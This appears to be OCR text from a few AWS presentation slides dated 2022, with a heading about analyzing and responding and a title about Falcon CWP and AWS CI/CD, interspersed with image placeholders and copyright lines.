
3. Analyze and respond

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.


Falcon CWP and AWS CI/CD




© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



